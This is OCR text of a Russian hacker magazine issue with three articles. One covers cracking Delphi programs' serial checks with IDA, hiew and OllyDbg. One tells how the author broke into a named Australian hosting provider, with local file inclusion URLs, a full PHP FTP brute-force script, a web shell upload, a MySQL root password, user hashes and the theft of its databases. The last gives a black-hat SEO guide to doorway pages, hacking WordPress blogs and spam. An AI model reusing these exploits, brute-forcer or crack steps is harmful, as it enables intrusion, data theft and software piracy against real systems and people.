Скажем сразу, это довольно сложный для взлома случай, поскольку программист использовал названия элементов по умолчанию, потому и получилось TForm1, Button1Click, Button2Click. Это не названия кнопок, это названия методов класса, отвечающих за обработку нажатий кнопок, а вот каким реально кнопкам они соответствуют, так сразу и не скажешь, поэтому придется хитрить.


Перемещаем курсор на название функции, автоматически назначенное Идой на основе текстовой строки (например, «_TForm1_Button3Click»), и нажимаем <Enter>, переходя на ее тело, где мы видим, что функция расположена по адресу, ну скажем, 040286Ch. Загружаем файл в hiew, нажимаем <Enter> для перехода в шестнадцатеричный режим, давим <F5> (goto) и вводим адрес перехода (в данном случае «.040286C»). Точка в начале адреса сообщает hiew'у, что это действительно адрес, а не смещение (по умолчанию). Активируем режим редактирования по <F3> (Edit) и пишем CC — опкод точки останова, соответствующий машинной команде INT 03h. Сохраняем изменения по <F9> и выходим.


Запускаем программу, вызываем обозначенную форму и давим по очереди на все кнопки. Когда мы нажмем Button3, на экран выскочит системное сообщение о том, что у программы рвет крышу и она будет аварийно завершена в добровольно-принудительном порядке. Так и должно быть. В отсутствие отладчика команда INT 03h приводит к критической ошибке, что позволяет довольно быстро найти необходимые нам кнопки, после чего останется только хакнуть соответствующие им функции. Логично? Всенепременно!

Естественно, ручной просмотр секции данных непродуктивен и ненадежен. Так легко проглядеть нужные нам






Установка точек останова в OllyDebbuger


Вот так выглядит наш код в hiew'e

формы, особенно если программист обозвал методы классов короткими и невыразительными именами, особо не бросающимися в глаза, типа a, b, c. Как быть тогда? Очень просто! Указатель на вышеприведенную структуру передается библиотечной VCL-функции Forms::TApplication::CreateForm(System::TMetaClass *,void*) в качестве одного из аргументов. IDA распознает VCL-функции по сигнатурам, автоматически назначая им «неразмангленные» имена. Применительно к нашему случаю это будет @Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv. Просто находим эту функцию и смотрим все перекрестные ссылки, ведущие к местам ее вызова из программного кода. Ни одна форма не уйдет незамеченной!

Хорошо, а как быть, если в нашем распоряжении нету Иды, а есть только hiew? Первая мысль — идти топиться — отметается как идеологически неправильная. Топиться в Новый год — это по меньшей мере негуманно. У всех людей праздник, настроение соответствующие, и тут бац — дохлый труп с порезанными венами в ванной. Неэстетично! Таким путем мы приходим ко второй мысли: бедность — это не порок, а естественное студенческое состояние; и все, что нас не убивает, делает нас сильнее. Хорошо подумав головой, мы сумеем обойтись одним hiew'ом. Хотя почему бы на Новый год не подарить себе любимому лицензионную Иду?

Ладно, hiew так hiew. Это только с виду кажется, что hiew — беспонтовая программа. На самом деле это очень даже мощный зверь типа «гепард». Сильный и шустрый. К тому же компактный. Правда, увы, с некоторых пор далеко не бесплатный. Но найти hiew намного проще, чем Иду. Да и стоит hiew несоизмеримо дешевле, чем IDA Pro (это при его-то возможностях). Короче, пока над нашими головами разрываются петарды и прочая реактивная китайская пиротехника, залетающая через открытую форточку, мы загружаем ломаемую программу в hiew, нажимаем <Enter> для перехода в шестнадцатеричный режим, давим <F8> (Header), говорим <F7> (Import) и в списке импортируемых функций находим __imp_@Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv, поставляемую динамической библиотекой vclXX.bpl, где XX — номер версии, например 60. По <Enter> переходим к таблице переходников на импортируемые функции, состоящей из множества команд jmp. Убедившись, что курсор стоит на функции __imp_@Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv (что вовсе не факт, поскольку тут у hiew'а глюк, и, чтобы его обойти, приходится выбирать соседнюю функцию, а потом поднимать курсор руками), нажимаем <F6> (Ref) для поиска перекрестных ссылок и видим код типа приведенного ниже. Соответственно, <Ctrl-F6> (NexRef) означает поиск следующей ссылки на процедуру создания формы. Вот мы и будем жать <Ctrl-F6>, пока не найдем все формы, какие только есть.

ПОИСК УКАЗАТЕЛЯ НА СТРУКТУРУ ФОРМЫ В HIEW'E

```
.0040193A: 8B0DE01F4100        mov      ecx,[00411FE0]
.00401940: 8B15FCE54000        mov      edx,[0040E5FC]
.00401946: E8B9BF0000          call     @Forms@
TApplication@CreateForm$qqrp17System@TMeta
.0040194B: A134B65900          mov      eax,@Forms@
Application ;vcl60
```

Разумеется, это работает только с неупакованными программами, использующими статическую линковку, коих большинство. Если программа упакована, то, прежде чем мы доберемся до таблицы импорта, ее предстоит распаковать, а если разработчик задействовал динамическую компоновку, то один или несколько вызовов __imp_@Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv останутся незамеченными (что плохо). В таких случаях выгоднее прибегнуть к отладчику, установив точку останова на __imp_@Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv, но об этом мы скажем позже, а пока разберемся с аргументами.

Главным образом нас интересует аргумент, загружаемый в регистр EDX и указывающий на структуру, по смещению 18h от начала которой расположен указатель на уже знакомую тебе вложенную структуру.

ВОКРУГ ТОЧЕК ОСТАНОВА

Самые сложные случаи взлома — это упакованные программы, загружающие VCL-библиотеку на лету и не использующие никаких вразумительных имен в методах классов. Ломать такие защиты в дизассемблере — напрасно тратить время. Здесь лучше воспользоваться отладчиком, в роли которого может выступать не только тяжелая (SoftICE), но и легкая артиллерия в лице OllyDebbuger.

Загружаем программу в Olly, в списке модулей (<Alt-E>) находим VCLxx.bpl, давим на <Enter> и, просматривая список импорта (<Ctrl-N>), находим желаемое имя. Давим <F2> для установки программной точки останова или <Enter>, <Shift-F10>, Breakpoint, «Hardware, on execution» для установки аппаратной точки останова соответственно. Аппаратные точки намного надежнее, но, увы, их всего четыре, а вот количество программных точек останова ничем не ограничено.

Остается только выбрать подходящие функции для бряканья.

Краткий перечень наиболее важных из них (с точки зрения хакера) представлен ниже:

@TControl@GetText$qqrv ; TControl::GetText(void) — аналог API-функции GetWindowTextA — считывает текст из элемента управления в буфер.

@Mask@TCustomMaskEdit@GetText$qqrv — еще одна функция для чтения текста в буфер (применяется довольно редко, но все-таки применяется).

@Controls@TControl@SetText$qqrx17System@AnsiString — установка текста (то есть копирование текста из буфера в элемент управления).

@System@@LStrCmp$qqrv; System::LStrCmp(void) — сравнение двух текстовых строк (например, расчетного серийного номера с эталонным; очень важная хакерская функция).


@System@@LStrCopy$qqrv ; System::LStrCopy(void) — функция копирования строк.


@Sysutils@StrToInt$qqrx17System@AnsiString ; Sysutils::StrToInt(System::AnsiString) — функция преобразования текстовой строки в число (достаточно часто используется защитами).

ПРАЗДНИЧНОЕ ЗАКЛЮЧЕНИЕ

Как видно, во взломе программ из Багдада ничего сложного нет, и они хакаются со скоростью пробки, вылетающей из бутылки шампанского. Даже еще быстрее! Так что подарок к Новому году обеспечен!

ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /





ПОКОРЯЕМ ХОСТИНГ

ПРОНИКНОВЕНИЕ НА ЗАРУБЕЖНУЮ ХОСТ-ПЛОЩАДКУ


В последнее время в Сети появилось огромное множество хостингов. Надо сказать, этому существенно способствует распространение реселлерских планов, которые есть практически везде: от shared-контор и до VDS/VPS-площадок. А действительно, почему бы не перепродавать чьи-то серверы? И ведь перепродают, гады! В свое время положительно образом на этот вопрос ответила для себя добрая половина ру-хостеров, причем за бугром ситуация не сильно отличается. Вот только о качественном администрировании своих производственных агрегатов задумываются очень редко (либо не задумываются вообще). Особенно это касается криво написанных хост-панелей и еще более криво написанных серверов под shared-хостинг. Нам, хакерам, такое положение дел только на руку, ведь задача сильно упрощается, а результат превосходит все ожидания.
В доказательство этого утверждения расскажу тебе о своей практике. Жертвой в этот раз, как ты уже догадался, стал респектабельный хостинг с солнечного континента :).


С ЧЕГО НАЧИНАЮТСЯ ВЗЛОМЫ

Расположившись прохладным осенним вечером дома на диване, я привычно всматривался в экран ноутбука, играя с очередным поломанным сервером :). Постепенно это занятие мне наскучило, и я уже начал мысленно собираться за пивом, как вдруг окошко ICQ-клиента приветливо мигнуло, сигнализируя о новой полученной мессаге. Стучал один из моих старых знакомых, с которым мы нередко обмениваемся свежими багами. Вот и в этот раз он скинул мне линк на какой-то бажный ресурс, коротко сообщив, что «игра стоит свеч». Задавать вопросы, зная товарища, я не стал, а просто скопировал ссылочку — www.harbison.com.au — в адресную строку своего браузера. Лениво надавив на <Enter>, я увидел пагу из разряда home sites. Усмехнувшись я было подумал, что приятель хотел разыграть меня. Предчувствие усилилось и после обнаружения типичного локального инклуда:

```
http://www.harbison.com.au/view.php?page=../../../..
/../../../../etc/passwd
```

«Ну на кой мне этот баг, да еще и на хом-паге?» — не переставал думать я. Однако подобные шутки не были присущи моему знакомому, а желание уточнить детали в асе быстро обломалось — хакер скрылся в оффлайне. В такой ситуации мне оставалось только одно — разобраться во всем самому, тем более что любопытство уже владело мной :).


Дружелюбный phpinfo()



На этом месте был баг

Первым делом я обнаружил конфиг Апача, который был заботливо размещен в стандартном каталоге:

```
http://www.harbison.com.au/view.php?page=../../../../../../../../etc/httpd/conf/httpd.conf
```

Особенно меня заинтересовало описание виртуальных хостов, имеющее следующий вид:

```
Include /etc/httpd/conf/vhosts/site1
Include /etc/httpd/conf/vhosts/site2
Include /etc/httpd/conf/vhosts/site3
Include /etc/httpd/conf/vhosts/site4
Include /etc/httpd/conf/vhosts/site5
Include /etc/httpd/conf/vhosts/site6
Include /etc/httpd/conf/vhosts/site7
Include /etc/httpd/conf/vhosts/site8
Include /etc/httpd/conf/vhosts/site9
```

Таких записей в конфиге я обнаружил около пяти сотен! Смутные подозрения постепенно окутывали мое сознание. А что если админ aka root неправильно выставил права на своем shared-хостинге? Ведь тогда я бы мог получить доступ на чтение к содержимому веб-каталогов всех ресурсов, располагающихся на сервере. Проверить возникшую идею не составило никаких проблем:

```
http://www.harbison.com.au/view.php?page=../../../../../../../../etc/httpd/conf/vhosts/site1
```

Запрос успешно выполнился, и через две секунды я уже изучал полный путь до web-каталога первого ресурса (site1):

```
<VirtualHost 202.6.141.212>
ServerName webhost-12.adam.com.au
ServerAdmin admin
DocumentRoot /home/.sites/28/site1/web
```

Домен привлек мое внимание сразу, поэтому я не поленился прогуляться по адресу http://webhost-12.adam.com.au. Как и ожидалось, сайт принадлежал хостингу. Теперь я окончательно убедился в добрых намерениях знакомого, скинувшего мне баг :). Единственным смущавшим меня моментом был www.domainsdb.net, который наотрез не хотел делиться даже IP-адресом ломаемого мной сервера, не говоря уже о полном перечне доменов. В конце концов я списал это обстоятельство на глючность DOMAINSDB-сервиса :).
Перебрав еще с десяток ресурсов, я пришел к выводу, что ничего полезного из того, что есть, не извлечь. Трабла заключалась в том, что бажный скрипт view.php именно инклудил файлы, а это само по себе обламывало возможность чтения чужого PHP-конфига. Идеальным вариантом был залив картинки/аватарки с содержащимся на борту PHP-кодом, но и здесь возникло несколько проблем. Во-первых, поиск полного пути для требуемого портала мог растянуться на часы (vhosts содержал в себе около 500 записей), а во-вторых, обнаружить форум/чат/аплоадер на каком-либо из хостящихся ресурсов оказалось совсем не просто. В итоге, промучившись час с лишним, я оставил эту затею.

АЛЬТЕРНАТИВНЫЙ ПУТЬ

Что ж, пора было приступать к обдумыванию альтернативных вариантов атаки, поскольку после первой, предварительной части работы на руках у меня был всего лишь криво настроенный shared-хостинг с инклудом на одном из ресурсов. Сперва я решил пробежаться по сайту хостера (http://webhost-12.adam.com.au), а заодно и оценить масштаб будущей наживы :). И тут мне случайно подвернулся phpinfo():

```
http://webhost-12.adam.com.au/phpinfo.php
```

Он простодушно поделился со мной версией серверной оси:

```
Linux dev.lesoleil.com 2.4.16C12_V #1 Thu Apr 4 22:06:23
PST 2002 i686 unknown
```

Ядрышко было явно несвежим, но трогать его я пока не стал по причине появления новой задумки. Как ты понимаешь, гулять по серваку с завязанными глазами (да еще и с ограниченными правами) не очень приятно, поэтому в большинстве случаев я стараюсь читать лежащие в стандартных каталогах конфиги. Вспомнив о ftpusers, я, не теряя времени, заглянул и в него. Располагался он, как и следовало ожидать, в /etc/ftpusers:

```
# accounts are not allowed to ftp in
bin
adm
daemon
root
nscd
mail
shutdown
httpd
named
sync
news
lp
halt
uucp
nobody
pop
postgres
mysql
squid
pcap
```

Увы, но root'овый аккаунт был отключен, а вместе с ним еще десятка два акков. Тогда недолго думая я подредактировал свои userlist и passlist,

Показать все базы

---[mysql]---

columns_priv (12)
db (82)
func (0)
host (0)
tables_priv (43)
user (79)


Структура | Вставить | SQL-запрос | Дамп таблицы

БД:(mysql) Таблица:(user) Всего строк:(79)


показать от 1 строки 1 строк таблицы

		Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload
Edit	Del	localhost	root	[redacted]64e8fed	Y	Y	Y	Y	Y	Y	Y
Edit	Del	localhost	riegarasa	181eca3f784c4140	N	N	N	N	N	N	N
Edit	Del	localhost	mthurtle	640c336067c3fbf6	N	N	N	N	N	N	N
Edit	Del	localhost	airwaredb	779fde593dd59452	N	N	N	N	N	N	N
Edit	Del	localhost	perfectsmile	743c36094e7ad71d	N	N	N	N	N	N	N

root — мой любимый юзверь :)



warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



info
Иногда админы забывают отключить тестовые FTP-акки, помни об этом!

Банальными инклудами и инъектами уже не обойдешься, надо совмещать атаки и экспериментировать.

включив в каждых из них по несколько распространенных записей. Как ты уже догадался, я собирался запустить FTP-брут. Вот только заюзать на этот раз нужно было свой скрипт, который смог бы пробежаться по нужному мне диапазону IP-адресов. Недолго думая, я взял в руки клаву и, вооружившись PHP, накодил требуемый брутер:

```
<?
ignore_user_abort(1);
set_time_limit(0);

$fd = fopen("./ftp_users.txt", "r");
$fl = fopen("./ftp_dict.txt", "r");
$fr = fopen("./ftp_log.txt", "a");
$i=206;
while($i<214){
$host = "202.6.141.$i";
while(!feof($fd)){
  $user = fgets($fd);
  while(!feof($fl)){
    $pass = fgets($fl);
    $connect = ftp_connect($host);
    if(!$connect)
    {
      fputs($fr, "Enable connect to $host\n");
      break;
    }
    else {
      $auth = ftp_login($connect,
        $user, $pass);
      if(!$auth)
      {
        fputs($fr,
          "$host:$user:$pass — incorrect\n");
        ftp_quit($connect);
      }
      else{
        fputs($fr,
          "$host:$user:$pass — CORRECT\n");
        ftp_quit($connect);
      }
    }
  }
}
$i++;
}
fclose($fl);
fclose($fd);
fputs($fr, "Done:\n");
fclose($fr);
?>
```

Как видишь, все достаточно просто: ftp_dict.txt — файл с паролями, ftp_users.txt — юзернейм-файл, а ftp_log.txt — лог брутера. Далее идет цикл по заранее заданному диапазону IP'шников, в котором, собственно, и осуществляется перебор паролей/логинов. Забегая вперед, скажу, что я надеялся найти конкретного юзера — admin, так как его запись мне уже попадалась в одном из серверных конфигов. Однако после окончания брута я был ошарашен.
Нет, админский акк остался цел, но вот одна из тестовых записей не была отключена! Таким образом, ко мне попал полноценный аккаунт вида:

```
202.6.141.212:ftp:ftp (логин — ftp, пароль
— ftp)
```

По опыту отмечу, что иногда админ после установки и настройки FTP-сервера забывает отключить тестовую учетку, которая, как правило, содержит детский пароль. Так получилось и на этот раз :).
Поначалу я считал, что дело сделано, но ситуация оказалось куда сложнее, чем я думал. Трабла состояла в невозможности заливки своих файлов на FTP, то есть прав, по всей видимости, хватало, но сервер постоянно выплевывал 550-ю ошибку. Экспериментальным путем я таки нашел выход: один из HTML-файлов в веб-дире был изменен на .php, после чего я слил его себе на винт и заменил содержимое PHP-шеллом. В результате подобных манипуляций мне удалось залить веб-шелл.
Но и на этом приключения не закончились. Теперь передо мной стояла задача поиска залитого ранее PHP-shell'а. Если ты не въехал, коротко поясню: к FTP я коннектился на основной IP-адрес сервера — 202.6.141.212, но по этому адресу моего скрипта не наблюдалось. Следовательно, сбрученный мной FTP-акк был привязан к одному из 500 ресурсов. Но, как известно, кто ищет — тот найдет. И я нашел. Достаточно было стянуть с FTP'шника index-пагу и изучить ее содержимое — домен определился сам собой :). Получив заветный шелл, я испытал истинное наслаждение, но самое интересное ожидало меня впереди.

ОКОНЧАТЕЛЬНЫЙ РАСКЛАД

Побродив по серверу, я обнаружил, что кроме старенького ядра там находился еще и бажный sendmail :). Но все это было мелочью по сравнению с рутовым аккаунтом от всеми нами любимого мускула:

```
localhost:root:paphp8634
```

Пароль, кстати, я не сбрутил, а нашел в открытом виде в одном из конфигов (ну очень тупой админ попался). В MySQL лежало около сотни баз, что не могло не радовать. Слив нажитое «честным путем» чужое добро, я удалился восвояси, пожелав администратору здоровья и удачной карьеры :). Практика слива «найденных» БД тебе уже должна быть хорошо знакома, поэтому повторяться не буду — разберешься сам. Я лишь, пользуясь случаем, поздравляю тебя с Новым годом и желаю тебе сотен подобных хостингов с самыми большими и запоминающимися базами. Удачи :).



Квест на ноут

Совместно с замечательной компанией **MSI** мы проводим конкурс с суперпризом: крутым оверклокерским ноутбуком **MSI GX600** стоимостью $2100. Чтобы выиграть этот потрясающий приз, тебе понадобится выполнить изощренное задание.

ПЕРВЫМ ДЕЛОМ НУЖНО СОБРАТЬ ВСЮ ИНФОРМАЦИЮ И ПРАВИЛЬНО ОТВЕТИТЬ НА 7 ВОПРОСОВ О НОУТБУКЕ.



1. На базе какого чипсета работает GX600?

2. Чем клавиатура этого ноута отличается от клавиатур других ноутбуков?

3. Если максимально плотно заполнить невесомую коробку объемом 1 м3 ноутбуками GX600, сколько будет весить эта коробка?

4. Какую версию стандартная 802.11 поддерживает GX600?

5. На ноутбуке есть кнопка Turbo, при нажатии на которую производительность ноутбука увеличивается на 20%. Что конкретно меняется, благодаря чему достигается рост производительности?

6. На какой максимальной скорости может передавать данные этот ноутбук и по какому интерфейсу?

7. Какая видеокарта установлена на ноутбуке и в чем ее главная фишка?

Думаю, когда ты прочитал про вопросы, то подумал что-то вроде «о, сейчас погуглю малость и вырублю себе ноут». Ну нет, приятель, не будь наивным. Пойми, просто так мы этот ноутбук никому не отдадим . Вопросы – это очень хорошо, только вот посерфить и найти ответы может каждый. А нам нужна уверенность, что будущий хозяин ноутбука его действительно заслуживает больше остальных. Поэтому переходим ко второй части конкурса.

Теперь нужно отправиться на сайт компании MSI **(www.microstar.ru)** и начать методично просматривать все попадающиеся под руку страницы. Дело в том, что мы абсолютно хаотично раскидали по этому сайту 10 специальных кодов, которые могут привести тебя к призу. А могут и не привести: все зависит от того, как ты ими воспользуешься. Чтобы было проще, подскажу, что коды выглядят примерно вот так: A6F, E10, 1B4.

После того, как ты соберешь все коды, тебе нужно расположить их в правильном порядке и расшифровать полученную строку. После расшифровки ты должен получить общеизвестное английское слово, которое есть в любом словаре. Это и будет подтверждением того, что ты нашел все коды, справился с заданием и достоин крутого ноутбука MSI GX600.

Когда выполнишь все задания, присылай свои результаты на **msi@real.xakep.ru.**
Ответы принимаются до 30 января.

www.microstar.ru



МАГ
/ ICQ 884888, HTTP://M4G.RU /

SEO В КАРТИНКАХ

ДЕЛАЕМ БАБКИ НА ПОИСКОВЫХ ЗАПРОСАХ

Хей, гринго! Уже готовишься отмечать наступающий? Не торопись открывать шампанское, сначала внимательно изучи эту статью — я придумал, каким образом ты будешь наполнять свои WebMoney-кошельки весь следующий год! Поехали :).

ОСНОВЫ ОСНОВ

Ты, наверное, знаешь, что существуют сайты, на которых делают деньги наглые буржуи. Это магазины, торгующие порно (адалт), таблетками для импотентов (фарма), рингтонами для телефонов импотентов :) и т.д. Но чтобы делать деньги на таких сайтах, нашим любимым буржуям нужны целевые посетители (или попросту траф). Причем они охотно платят за приходящий народ. А теперь давай думать, кто же им этих самых посетителей поставляет? Ну конечно же поисковики! Тебе непонятно, как связаны поисковик, магазин и, собственно, твое неуемное желание заполучить много денег? А вот как: есть специальные сайты-партнерки, которые гонят твой траф прямиком в нужный магазин по нужному запросу в поисковике. Чуешь? На таком поисковике ты как раз можешь зарегаться, а дальше нагонять целевых посетителей в магазины этой партнерской программы. Существуют партнерки с оплатой за клики (PPC — Pay Per Click), есть — с оплатой за покупки (PPS — Pay Per Sale), а есть — с оплатой за какие-либо совершаемые пользователем действия (переход на определенную страницу, заполнение формы). Попозже мы подробнее остановимся на первом и втором типе.

ДОРВЕИ ДЛЯ САМЫХ МАЛЕНЬКИХ

Итак, для реализации поставленной цели нам нужен свой дорвей (дор, doorway). Что это такое? А это всего-навсего подложный сайт, ориентированный на какой-либо поисковый запрос (обычно Гугла, msn и Яху), сделанный для того, чтобы подняться повыше в выдаче поисковика. Обычно весь дорвеинг строится следующим образом:



Magic SEO Toolz для поиска и взлома блогов

1) ищутся низкочастотные, низкоконкурентные запросы к поисковикам (далее НЧ), называемые также кеями или кейвордами;
2) на основе этих НЧ генерируются HTML-странички, связанные между собой в некое подобие сайта (чем больше кеев, тем больше страничек и тем лучше для нас);
3) на главную страничку дорвея вставляется зашифрованный редирект (обычно iframe, Java, AJAX) на твой аккаунт в SEO-партнерке;
4) после того как дорвей будет полностью готов, его необходимо проспамить с помощью специальных утилит для спама, которые оставят сообщения со ссылками на дор везде, где только можно (в форумах, гостевых и т.д.);
5) затем сиди и жди в статистике твоей партнерки первый набежавший траф, переходы и покупки :). И, конечно же, получай за это спонсорское бабло.

Надеюсь, суть ты уяснил, но это лишь теория. На практике все сложнее, и далеко не каждый успешно осядет в теме. Но обо всем по порядку...

ДЕЛАЕМ ДОР

Как же создать дор? Вручную? Малоэффективно. Значит, программно — дорогеном.

Есть доргены локальные (они создают дор на жестком диске, а заливать его на сервер придется ручками), а есть — серверные (и создают, и заливают одновременно). Конкретная программа не так важна. Она, как ни странно, почти ни на что не влияет. Здесь главное — выбрать подходящую тему и правильно проспамить ресурс. Но это не значит, что не стоит уделять внимание доргену и разбираться в его функциональности. Из бесплатных доргенов я могу тебе посоветовать Doorway Page Wizard, из платных одной из самых рульных является прога от LeZZvie — red.Button (стоит 100 wmz, купить ее можно на http://lezzvie.ru/rb). Первая прога может потребовать для своей работы кейворды (поскольку сервис, из которого прога сама вытаскивает кеи, часто висит), а во второй уже встроен нормально работающий парсер кеев :). Поэтому немного расскажу тебе о том, как же добывать эти самые кейворды.

Для поиска кейвордов существует множество специализированных сервисов, мы же выберем один из них — http://megaoverture.com/getkeywords. Заходим, вводим в окошко любой кейворд (например, из фармы всеми любимую виагру), капчу (для тех, кто в танке, — картинку с циферками и буковками для защиты от автоматических запросов) и давим Get! Сервис выдаст тебе кучу НЧ, например:

```
viagra
what is viagra
buy cheap viagra
order viagra
viagra cost
discount viagra
generic viagra
viagra sales
viagra for women
viagra vs
using viagra
get viagra
viagra ad
viagra use
viagra ads
viagra sex
```

Вот это и есть те самые НЧ-кеи. Их можно смело юзать при генерации дорвея. Ах да, для нашего дорвея, конечно же, нужен аккаунт какой-либо партнерки :). Я могу посоветовать тебе http://umaxlogin.com (PPC) и http://rx-partners.biz (продажи фармы). Для регистрации на ресурсах нужны инвайты, поспрашивай их у знакомых или на форуме сеошников — http://umaxforum.com.

Вернемся к нашему сгенеренному дору... После успешного создания этот дор нужно куда-то залить. Конечно, можно залить его на бесплатные хостинги или сделать свой сайт на платном хостинге, но все это как-то не по-кулхацкерски :).

Мы будем ломать пиаристые домены (PR — рейтинг сайта по Гуглу), а еще лучше пиаристые блоги, которые этот самый Гугл просто обожает и индексирует моментально (так называемая «черная оптимизация»). В качестве примера возьмем всеми любимый WordPress. Чтобы не напрягаться со взломом, можешь перерыть подшивку «Хакера» за этот год либо постучать ко мне в аську за паком сплоитов для этого движка. Заходим в Гугл, вводим в окне запроса что-то типа «site:*.com powered by wordpress». Конечно, можно искать не только в зоне .com. Скажу по секрету: наибольший траст у Гугла вызывают зоны .edu, .gov, .mil. Далее жамкаем «Поиск» :). Теперь необходимо определить PR найденных ссылок. Для этого идем на любимый мной сервис http://n0body.com/scripts/adv/pr.php и заливаем шеллы на наиболее пиаристые из них :).

Далее нужно все это дело проспамить. Схема спама очень простая: берется гостевая книга (то есть любая страница в интернете с возможностью ее изменения) и в ней ставится ссылка на дор. Через энное количество времени Гугл находит эту ссылку, и по достижении определенного порога (количества и качества ссылок) дор индексируется и появляется в выдаче. Расписывать тут, как спамить, я не буду :). Могу лишь посоветовать для этого всем известный приватно-платный Xrumer с авторегой и обходом капчи.



links

http://frenzy.org.ru/blog.php — дорвеинг от А до Я.

http://palutemu.com — палю тему :).

http://chingiz.org — блог Chingiz'а.

http://gofuckbiz.com — один из лучших SEO-форумов.

http://seo-library.com — блог «незамутненного» оптимизатора.

http://umaxforum.com — форум umax'а.

www.armadaboard.com — еще один форум по SEO.

http://reanimator.blogseo.ru — SEO Tools.


http://zaharov-ax.livejournal.com — заметки дорвейщика.

http://adne.info — заметки о SEO.

http://klikforum.com — и еще один SEO-форум.







Aggress Parser

СДЕЛАЙ САМ!

